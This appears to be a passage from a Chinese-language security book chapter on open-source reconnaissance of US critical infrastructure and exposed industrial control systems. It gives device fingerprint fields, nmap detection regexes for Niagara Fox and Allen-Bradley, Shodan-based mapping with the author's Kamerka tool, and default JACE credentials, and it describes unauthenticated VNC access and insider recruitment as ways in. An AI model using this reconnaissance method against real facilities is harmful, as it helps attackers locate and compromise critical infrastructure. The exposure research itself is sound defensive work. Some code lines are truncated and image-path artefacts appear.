大坝——-防止洪水泛滥，并提供蓄水和控制服务；

国防工业基地——-每个负责生产、设计或交付军事武器的设施都被视为关键基础设施。此外，提供研发的行业，如政府承包商也在这一领域。它是国防上最重要的部门之一，因为没有它，就不可能动员、部署和维持军事行动；

应急——-该行业构成社会生活的核心，包括执法和消防部门、公共工程和医疗急救服务。它还提供其它服务如特警队、搜救队、融合中心、犬科和 911 呼叫中心；

能源——-为城市和企业提供电力。没有稳定的能源供应，其它的关键基础设施也可能处于危险之中。它也是所有人日常活动的必需品；

金融——-保险公司、存托机构和融资组织；

粮食和农业——-高度依赖于能源、化学、废物和运输领域，包括农场、饭店和食品制造业；

政府设施——-国家所有或出租的建筑物。该行业最关键的设施是军事设施、国家实验室、法院或使馆。此外，它还包括网络元素，例如访问控制系统和闭路电视系统。它还设有一个教育设施分部门，涵盖学校和高等教育机构。负责保护存储设施和投票站等资产的选举基础设施也是政府设施行业的一个子部分。

医疗保健和公共卫生——-保护其它行业免受自然/人为灾难或传染病的侵害；

信息技术——-主要侧重于提供硬件、软件和信息技术，并与通信部门一起提供互联网；

核反应堆、材料和废物——-包括动力堆、研究和测试反应堆或核燃料循环设施；

水和废水系统——-确保饮用水和废水处理的供应。

21.3 开源情报和关键基础设施

了解了开源情报的基础和关键基础设施行业之后，我们可以结合二者获取某个国家的关键资产情报。它对于理解对手网络的潜力和弱点发挥着重要作用，也是发动所有网络攻击的首要步骤。关键基础设施的开源情报多数供情报服务用于在战争时期从事间谍活动以及实施潜在的破坏活动，或者只是用于展示自身的网络实力。犯罪组织也对攻陷某个国家的关键行业感兴趣，但多数是为了获取金钱收益——他们使用开源情报实施侦察，目的是开发并出售 ICS 恶意软件或交易被盗凭证。可能攻击关键 ICS 设备并使用开源情报的群体是恐怖分子，他们的目的是削弱国家经济、挫败公众士气并威胁国家安全。我将内部人员也算在这一群体内，因为他们具备已部署基础设施的大量知识，他们可能不具备所有一切关键基础设施的访问权限，但了解用于关键基础设施例如发电厂的网络和技术。我们可以从开源数据收集很多某些关键基础设施建筑物的信息，比如某个建筑物或城市的准确的地理位置信息等。这样我们就能从物理监控、社交媒体照片、谷歌地图或街景中收集更多的信息。查找关键基础设施某个元素的漏洞或入口点，我们不应该忘记其中的工作人员。适当的侦查允许雇佣内部人员、安插自己的卧底，不过鱼叉式钓鱼活动也起着重要作用。值得注意的是，开源情报是在目标不知道自己正在被调查的情况下被动地收集数据。如果你具备设备的如下技术详情，那么主动侦查的大门已经敞开：

IP 地址/主机名——用于扫描附近的资产或不常用端口；

技术——借此找到或研究某个特定系统的漏洞。例如，如果知道目标多数时间使用 Niagara Fox，那么我们就不需要花费太多时间查找 Codesys 产品的新利用；

端口——设备的其它开放端口可能为攻击者提供了一个入口点。过时和易受攻击的 Apache 服务器可用于深入网络；

设备响应——它提供了所运行设备的很多有用且详细的信息。它还极大地有利于建立运营设备所在建筑物的真实地址。在安装过程中，技术人员通常会说明街道的名称、建筑物、确切的地址位置、电话号码或其它敏感信息

BACnet 设备的示例字段：

Vendor ID

Vendor Number

Object Identifier

Firmware Revision

Application Software Revision

Object Name

Model Name

Description

Location

Broadcast Distribution Table (BDT)

Foreign Device Table (FDT)

Niagara Fox 的字段示例：

Fox Version

Hostname

Host Address

Application Name

Application Version

Station Name

VM Name

VM Version

OS Name

Time Zone

Host ID

VM UUID

Brand I

Niagara Fox 设备的真实响应示例：

```
fox a 0 -1 foxhello\n{\nfox.version=s:1.0.1\nid=i:255149\nhostName=s:192.168.1.11\nhostAd
```

21.4 收集数据

如上所述，本研究仅基于以被动方式收集的数据。我是用了两种服务，分别是 Shodan 和 BinaryEdge，它们都允许用户查找互联网上的联网设备，其中包括 ICS 设备。另外它们提供过滤功能，从而可以发现自己感兴趣的内容或者将搜索的范围缩小到某个具体的国家、产品或版本。和 Shodan 不同，BinaryEdge 提供现成可用的查询，以便我们过滤所有可能的 ICS 设备，但它不支持地理位置信息。为了使用这一解决方案，我们需要拥有他们自己的 IP 地址位置信息数据库并借此收集 IP 地址。虽然免费的数据库并不十分准确但最好的是 Maxmind。而 Shodan 直接从 API 提供设备的地理位置数据且无需进行更多检查。然而，要使用标记并列出所有的 ICS 设备（如 BinaryEdge 那样），我们需要具有 ‘‘企业级’’ 访问权限，但这种权限花费较高。所搜索的设备和我之前的研究工作是一致的：

Modbus

Siemens S7

Tridium

General Electric

BACnet

HART IP

Omron

Mitsubishi Electric

DNP3

EtherNet/IP

PCWorx

Red Lion

Codesys

IEC 60870–5–104

ProConO

为了主动地查找美国暴露的设备，我们需要扫描 1,573,564,566 个 IP 地址，并进行分类、进行地理定位并将它们展现到地图上。我们不可能知道工控设备的默认端口及其返回的响应。为此，最好是使用 masscan 或类似工具，通过正则表达式匹配响应。可从此处找到 nmap 正则表达式的完整列表：https://svn.nmap.org/nmap/nmap-service-probes。检测 Niagara Fox 设备的正则表达式如下：


```
matchniagara-fox m|^fox a 0 -1 foxhello\n\{\nfox\.version=s:([\d.]+)\nid=i:\d+.*\napp\.nam
```

检测 Allen-Bradley 管理服务器的正则表达式如下：


```
matchhttp m|^HTTP/1\.0 200 OK \r\nServer: A-B WWW/([\d.]+)\r\n.*<imgsrc=\"/images/rockcol
```

另外，为了获取更多详情，我们需要使用 Nmap Scripting Engine (NSE) 脚本。他们会发送正确的 payload 以便我们获取设备的规格。主动扫描并不是隐形的，而且需要比被动收集付出更多的努力，但我认为结果应该是非常类似的。


开源工具 KamerkaKamerka 的第一个版本可以简单地可视化给定位置摄像头。基于此，它会展示某个企业网络块中虽然并不存在的资产但却在企业附近或内部运营的资产因此属于该企业的资产。它也可被用于通过入侵摄像头或找到无需认证的摄像头的方式实施间谍活动。我创建这个开源工具的目的是突出强调具有较高军事或商业价值的建筑物附近的互联网摄像头所存在的问题。当然，物联网世界中并不止摄像头。因此 Kamerka 的第二个版本还涵盖了打印机、信息查询遥测协议 (MQTT) 和实施流协议 (RTSP)。所有这些如保护不当，则可遭滥用。另外，很多协议如 MQTT 通常被关键基础设施用作智能传感器，处理某设施的机密测量数据。在纽约某发电厂中运行的工业物联网设备如下：




Kamerka 的最后一个版本可供用户扫描某个国家的工控设备并将包括具体详情的结果展示在地图上，其中包括某个特定 IP 地址的所有人信息。上次研究展示的是波兰和瑞士，而这次我要展示的是美国暴露的 2.6 万台设备。我必须把脚本缩小以便展示比平时更多的数据并将其放在 Elasticsearch 中以便更好地管理。由于展示的是所有的设备，因此地图看上去有一些模糊，不过可以根据具体的查询，针对所拥有的信息创建其它地图。



(被暴露的 1.5 万台设备地图）端口 5900 (Virtual Network Computing) 开放的设备：




Red Lion Controls 端口 789 开放的设备：




21.5 数据统计

在我们进行地理定位和识别之前，我将展现一些统计数据。受影响最大的组织机构是：

受影响最严重的城市是：



开放的端口：



前 5 大 ICS 端口：

1911

47808

4911

502

44818

前 5 大其它端口：

80

443

8080

8443

22

21.6 研究成果

如上所见，很多设备在端口 80、443 或 8080 都暴露了管理面板。远程技术人员可以在不必实际到达现场的情况下接触管理设备。然而，从安全的角度来看，这个解决方案应该增加其它措施。默认或弱密码是对工控设备或物联网设备最常见也最不负责任的做法。开源情报同时也包括阅读文档和系统指南以获取相关运作情况以及应该使用哪些功能以获取更多信息或完整的访问权限。

Platform daemon credentials

Any JACE controller is shipped with default platform daemon (administrator) credentials, for example:

Username: `tridium` Password: `niagara`


Initially, you use these default credentials to open (login) a platform connection to the JACE. Like the factory-assigned IP address, default credentials are *temporary*. Following conversion of the controller to Niagara 4, and during your startup commissioning, you must *replace* this platform admin account with at least one different platform admin user. Be sure to *guard the credentials for such platform users closely*.

NOTE: Unlike in NiagaraAX, the Niagara 4 Commissioning Wizard does not allow you to commission and startup a controller while retaining the factory platform user.

已知默认凭证的完整清单见：


http://www.critifence.com/default-password-database/

有很多面板在不安全的端口 80 或 8080 运行。




另外，也可从登陆面板获取其它有价值的线索，其中包括站点名称、组织机构或工厂的图片，这样我们就能将结果缩小到某个具体的品牌。

某些设备暴露了无需认证即可发现的自身的网络配置、诊断信息、统计数据或设置。这是另外一种指标，可以帮助我们获取所运行基础设施的完整图片。



如果某人已经建立了对网络的访问权限并查找潜在的工控设备，那么所暴露的信息就能够起到重要作用，它包括 IP 地址、子网掩码、网关地址或名称服务器。在很多情况下我看到使用外部 DNS 系统，从而为多种不同的攻击敞开大门。



在工控设备上运行无需认证的 VNC 也并非最佳想法。这是根本不应该发生的事情，这是个明显的错误或者表明对自己的基础设施缺乏了解。从攻击者的角度来看这简直是小菜一碟——他无需验证即可获得访问权限并完全控制该设备。当然，我们不会将其称为攻陷整个设施但它肯定是一个好的开端。所有的 VNC 都在端口 5900 上以人机交互 (HMI) 的身份运行。

Ports

789 1723 5900

Services

789
tcp
redlion-crimson3

Red Lion Controls Version: G303

Manufacturer: Red Lion Controls
Model: G303

